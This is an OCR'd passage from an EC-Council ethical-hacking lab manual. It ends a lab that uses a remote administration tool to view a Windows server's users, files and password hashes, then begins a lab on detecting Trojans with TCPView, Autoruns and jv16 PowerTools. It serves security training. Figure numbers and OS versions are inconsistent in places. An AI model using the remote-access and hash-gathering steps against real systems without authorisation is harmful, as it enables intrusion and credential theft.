


FIGURE 6.8: Information of the remote computer

13. Select **Users and Groups**, which will display the complete user details.




FIGURE 6.9: Information of the remote computer

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 6.10: Information of the remote computer




FIGURE 6.11: Information of the remote computer

14. This tool will display all the details of the remote system.
15. Analyze the results of the remote computer.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure through public and free information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
Atelier Web Remote Commander	Remotely accessing Windows Server 2008
	Result: System information of remote Windows Server 2008
	Network Information Path remote Windows Server 2008
	viewing complete files of c:\ of remote Windows Server 2008
	User and Groups details of remote Windows Server 2008
	Password hashes

Questions

1. Evaluate the ports that AWRC uses to perform operations.
2. Determine whether it is possible to launch AWRC from the command line and make a connection. If yes, then illustrate how it can be done.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 7

Detecting Trojans

A Trojan is a program that contains malicious or harmful code inside apparently harmless programming or data in such a way that can get control and cause damage, such as ruining the file allocation table on a hard drive.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Most individuals are confused about the possible ways to remove a Trojan virus from a specific system. One must realize that the World Wide Web is one of the tools that transmits information as well as malicious and harmful viruses. A backdoor Trojan can be extremely harmful if not dealt with appropriately. The main function of this type of virus is to create a backdoor in order to access a specific system. With a backdoor Trojan attack, a concerned user is unaware about the possible effects until sensitive and important information is found missing from a system. With a backdoor Trojan attack, a hacker can also perform other types of malicious attacks as well. The other name for backdoor Trojans is remote access Trojans. The main reason that backdoor Trojans are so dangerous is that they hold the ability to access a particular machine remotely (source: http://www.combofix.org).

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of the lab include:

- Analyze using Port Monitor
- Analyze using Process Monitor
- Analyze using Registry Monitor
- Analyze using Startup Program Monitor
- Create MD5 hash files for Windows directory files

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out this, you need:

- **Tcpview**, located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Port Monitoring Tools\TCPView**
- **Autoruns**, located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Process Monitoring Tools\Autoruns**
- **PrcView**, located at **C:\CEH-Tools\CEHv7 Module 06 Trojans and Backdoors\Process Monitor Tool\Prc View**
- **Jv16 power tool**, located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Registry Monitoring Tools\jv16 Power Tools 2012**
- **FsumFrontEnd**, located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Files and Folder Integrity Checker\Fsum Frontend**
- A computer running **Window Server 2008** (host)
- **Windows Server 2003** running in Virtual Machine
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- You need a web browser to access Internet
- Administrative privileges to run tools

Disabling and Deleting Entries

If you don't want an entry to active the next time you boot or login you can either disable or delete it. To disable an entry uncheck it. Autoruns will store the startup information in a backup location so that it can reactivate the entry when you recheck it. For items stored in startup folders Autoruns creates a subfolder named Autoruns disabled. Check a disabled item to re-enable it

Lab Duration

Time: 20 Minutes

Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

Note: The versions of the created client or host and appearance may differ from what it is in the lab, but the actual process of connecting to the server and accessing the processes is same as shown in this lab.

TASK 1

Tcpview

Lab Tasks

1. Go to **Windows Server 2012** Virtual Machine.
2. Install **Tcpview** from the location **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Port Monitoring Tools\TCPView**.
3. The TCPView main window appears, with details such as Process, Process ID, Protocol, Local address, Local Port, Remote Address, and Remote Port.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 8.1: Tcpview Main window

📖 Should delete items that you do not wish to ever execute. Do so by choosing **Delete** in the **Entry** menu. Only the currently selected item will be deleted.

4. The tool perform **port monitoring**.




FIGURE 8.2: Tcpview Main window

📖 If you are running Autoruns without administrative privileges on Windows Vista and attempt to change the state of a global entry, you'll be denied access

5. Now it is analyzing the SMTP and other ports.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 8.3: Tcpview analyzing ports

Autoruns will display a dialog with a button that enables you to re-launch Autoruns with administrative rights. You can also use the -e command-line option to launch initially launch Autoruns with administrative rights

There are several ways to get more information about an autorun location or entry. To view a location or entry in **Explorer** or **Regedit** chose Jump To in the **Entry** menu or double-click on the entry or location's line in the display

6. You can also kill the process by double-clicking that respective process, and then clicking the **End Process** button.




FIGURE 8.4: Killing Processes

TASK 2

Autoruns

7. Go to Windows Server 2012 Virtual Machine.
8. Double-click **Autoruns.exe**, which is located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Process Monitoring Tools\Autoruns**.
9. It lists all **processes**, **DLLs**, and **services**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 8.5: Autoruns Main Window

📖 You can view Explorer's file properties dialog for an entry's image file by choosing **Properties** in the **Entry** menu. You can also have Autoruns automatically execute an Internet search in your browser by selecting **Search Online** in the **Entry** menu.

10. The following is the detailed list on the **Logon** tab.

🗁 Simply run Autoruns and it shows you the currently configured auto-start applications in the locations that most directly execute applications.
Perform a new scan that reflects changes to options by refreshing the display

📖 **Internet Explorer** This entry shows Browser Helper Objects (BHO's), Internet Explorer toolbars and extensions




FIGURE 8.9: Autoruns Logon list

11. The following are the **Explorer** list details.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Services All Windows services configured to start automatically when the system boots.




FIGURE 8.10: Autoruns Explorer list

12. The following are the **Services** list details.

Drivers This displays all kernel-mode drivers registered on the system except those that are disabled




FIGURE 8.11: Autoruns Services list

13. The following are the **Drivers** list details.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Scheduled Tasks Task scheduler tasks configured to start at boot or logon




FIGURE 8.12: Autoruns Drivers list.

14. The following is the **KnownDLLs** list in Autoruns.




FIGURE 8.13: Autoruns Known DLL's list.

15. Install and launch **jv16 PowerTools** in Windows Server 2012 (host machine).

TASK 4

Jv16 Power Tool

16. jv16 Power Tool is located at **D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors\Registry Monitoring Tools\jv16 Power Tools 2012**.
17. To launch **jv16 PowerTools**, select the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 7.1: Windows Server 2012 Start-Desktop

18. Click **jv16 PowerTools 2012** in **Start** menu apps.




FIGURE 7.2: Windows Server 2012 Start Menu Apps

19. Click the **Clean and fix my computer** icon.

🕮 **Winlogon**
Notifications Shows DLLs that register for Winlogon notification of logon events

🗀 **Winsock Providers**
Shows registered Winsock protocols, including Winsock service providers. Malware often installs itself as a Winsock service provider because there are few tools that can remove them. Autoruns can uninstall them, but cannot disable them

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 8.20: jv16 Home page.

